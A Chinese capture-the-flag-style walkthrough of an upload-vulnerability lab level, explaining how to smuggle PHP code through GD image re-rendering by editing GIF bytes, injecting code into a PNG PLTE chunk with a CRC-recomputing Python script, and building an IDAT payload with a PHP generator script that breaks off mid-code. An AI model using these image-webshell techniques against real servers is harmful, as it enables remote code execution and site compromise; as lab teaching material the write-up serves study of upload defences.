
Pass16

打开第十六关，任务什么的还是没有区别。那就看看提示。



渲染了图片？啥是渲染啊，它对上传漏洞防御能有啥用啊？带着一堆的问号我默默打开了源码。

$is\_upload = false;$msg = null;if (isset($\_POST['submit'])){

// 获得上传文件的基本信息，文件名，类型，大小，临时文件路径

$filename = $\_FILES['upload\_file']['name'];

$filetype = $\_FILES['upload\_file']['type'];

$tmpname = $\_FILES['upload\_file']['tmp\_name'];

$target\_path=UPLOAD\_PATH.'/'.basename($filename);

// 获得上传文件的扩展名

$fileext= substr(strrchr($filename,"."),1);

//判断文件后缀与类型，合法才进行上传操作

if(($fileext == "jpg") && ($filetype=="image/jpeg")){

if(move\_uploaded\_file($tmpname,$target\_path)){

//使用上传的图片生成新的图片

$im = imagecreatefromjpeg($target\_path);

if($im == false){

$msg = "该文件不是jpg格式的图片！";

@unlink($target\_path);

}else{

//给新图片指定文件名

srand(time());

$newfilename = strval(rand()).".jpg";

//显示二次渲染后的图片（使用用户上传图片生成的新图片）

$img\_path = UPLOAD\_PATH.'/'.$newfilename;

imagejpeg($im,$img\_path);

@unlink($target\_path);

$is\_upload = true;

}

} else {

$msg = "上传出错！";

}

}else if(($fileext == "png") && ($filetype=="image/png")){

if(move\_uploaded\_file($tmpname,$target\_path)){

//使用上传的图片生成新的图片

$im = imagecreatefrompng($target\_path);

if($im == false){

$msg = "该文件不是png格式的图片！";

@unlink($target\_path);

}else{

//给新图片指定文件名

srand(time());

$newfilename = strval(rand()).".png";

//显示二次渲染后的图片（使用用户上传图片生成的新图片）

$img\_path = UPLOAD\_PATH.'/'.$newfilename;

imagepng($im,$img\_path);

@unlink($target\_path);

$is\_upload = true;

}

} else {

$msg = "上传出错！";

}

}else if(($fileext == "gif") && ($filetype=="image/gif")){

if(move\_uploaded\_file($tmpname,$target\_path)){

//使用上传的图片生成新的图片

$im = imagecreatefromgif($target\_path);

if($im == false){

$msg = "该文件不是gif格式的图片！";

@unlink($target\_path);

}else{

//给新图片指定文件名

srand(time());

$newfilename = strval(rand()).".gif";

//显示二次渲染后的图片（使用用户上传图片生成的新图片）

$img\_path = UPLOAD\_PATH.'/'.$newfilename;

imagegif($im,$img\_path);

@unlink($target\_path);

$is\_upload = true;

}

} else {

$msg = "上传出错！";

}

}else{

$msg = "只允许上传后缀为.jpg|.png|.gif的图片文件！";

}}

从源码来看的话，服务器先是对上传的临时文件类型做了检查，是jpg、png、gif中的任意一种之后才进行上传操作。

在上传操作中，使用了imagecreatefrom 系列函数来获取原文件的数据，创建一个新的图像文件。再将得到的这个新的图像文件重命名。

1、imagecreatefromgif()：创建一块画布，并从 GIF 文件或 URL 地址载入一副图像


2、imagecreatefromjpeg()：创建一块画布，并从 JPEG 文件或 URL 地址载入一副图像


3、imagecreatefrompng()：创建一块画布，并从 PNG 文件或 URL 地址载入一副图像

所以到这里我觉得这个图片渲染的意思就是服务器没有保存我们上传的源文件，而是将源文件的内容取出来重新新建了一个文件并且重命名了。


那么意义何在呐？东西还是那个东西。不就换了一个名字吗？接下来我直接上传之前那种图片马（为了效果更直观把一句话换成了phpinfo()），发现马上打脸了。

这次我们先使用gif的图片马（应为对于png和jpg更容易绕过）






可以看到gif图片马是成功上传了的，但是在用文件包含时却没有达到预期的效果，没有执行我们想要执行的phpinfo()。




这是怎么回事呐？我用HxD Hex Editor（16进制编辑器）打开上传之前的shell.gif和服务器中的31717.gif对比发现了问题。

这是shell.gif的十六进制显示：




这是服务器上的31717.gif的十六进制显示：




很明显可以看到服务器上文件末尾的php代码不见了。我想这就是图片渲染干的好事吧。那我们怎么才能让服务器中的文件依然保存我们想要执行的代码呐？

关于gif的渲染绕过，我们只要找到渲染前后没有变化的位置，然后将php代码写进去，就可以成功上传带有php代码的图片了。


通过两个文件的仔细对比，确实发现了这样的区域。我们直接在HXD中对文件插入代码。



保存之后再进行上传



这个10851.gif是修改之后重新上传到服务器的文件，再次包含试试



这次直接就成功了，这么看来对于gif的二次渲染我们是绕过了。接下来看看png的绕过。

png的二次渲染的绕过并不能像gif那样简单。

png文件组成：

png图片由3个以上的数据块组成。png定义了两种类型的数据块，一种是称为关键数据块(critical chunk)，这是标准的数据块。另一种叫做辅助数据块(ancillary chunks)，这是可选的数据块。关键数据块定义了3个标准数据块(IHDR,IDAT, IEND)，每个PNG文件都必须包含它们。

数据块结构：



CRC(cyclic redundancy check)域中的值是对Chunk Type Code域和Chunk Data域中的数据进行计算得到的。CRC具体算法定义在ISO 3309和ITU-T V.42中，其值按下面的CRC码生成多项式进行计算：

x32+x26+x23+x22+x16+x12+x11+x10+x8+x7+x5+x4+x2+x+1

IHDR

数据块IHDR(header chunk)：它包含有PNG文件中存储的图像数据的基本信息，并要作为第一个数据块出现在PNG数据流中，而且一个PNG数据流中只能有一个文件头数据块。

文件头数据块由13字节组成，它的格式如下所示。



PLTE

调色板PLTE数据块是辅助数据块,对于索引图像，调色板信息是必须的，调色板的颜色索引从0开始编号，然后是1、2……，调色板的颜色数不能超过色深中规定的颜色数（如图像色深为4的时候，调色板中的颜色数不可以超过2^4=16），否则，这将导致PNG图像不合法。

IDAT

图像数据块IDAT(image data chunk)：它存储实际的数据，在数据流中可包含多个连续顺序的图像数据块。

IDAT存放着图像真正的数据信息，因此，如果能够了解IDAT的结构，我们就可以很方便的生成PNG图像

IEND

图像结束数据IEND(image trailer chunk)：它用来标记PNG文件或者数据流已经结束，并且必须要放在文件的尾部。

如果我们仔细观察PNG文件，我们会发现，文件的结尾12个字符看起来总应该是这样的：


00 00 00 00 49 45 4E 44 AE 42 60 82

了解了png图像文件的结构之后，就能针对性的绕过二次渲染了。这里有两种方法。

1、写入PLTE数据块

php底层在对PLTE数据块验证的时候,主要进行了CRC校验.所以可以再chunk data域插入php代码,然后重新计算相应的crc值并修改即可。

这种方式只针对索引彩色图像的png图片才有效，在选取png图片时可根据IHDR数据块的color type辨别。（03为索引彩色图像）



这里已经在图片中写下了php代码，接下来计算PLTE数据块的CRC。

CRC脚本：

import binascii

import re

png = open(r'2.png','rb')

a = png.read()

png.close()

hexstr = binascii.b2a\_hex(a)

''' PLTE crc '''

data = '504c5445'+ re.findall('504c5445(.\*?)49444154',hexstr)[0]


crc = binascii.crc32(data[:-16].decode('hex')) & 0xffffffff

print hex(crc)


运行结果：

526579b0


然后再去修改CRC值




将修改后的图片保存再上传尝试。



这是上传至服务器后的图片，先打开看看是否还存在代码。



可以看到依然存在，用文件包含也是成功解析的。



2、写入IDAT数据块

这里有国外大牛写的脚本，直接拿来运行即可。

<?php

$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,

0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,

0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,

0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,

0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,

0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,

0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,

0x66, 0x44, 0x50, 0x33);

$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {

$r = $p[$y];

$g = $p[$y+1];

$b = $p[$y+2];

$color = imagecolorallocate($img, $r, $g, $b);

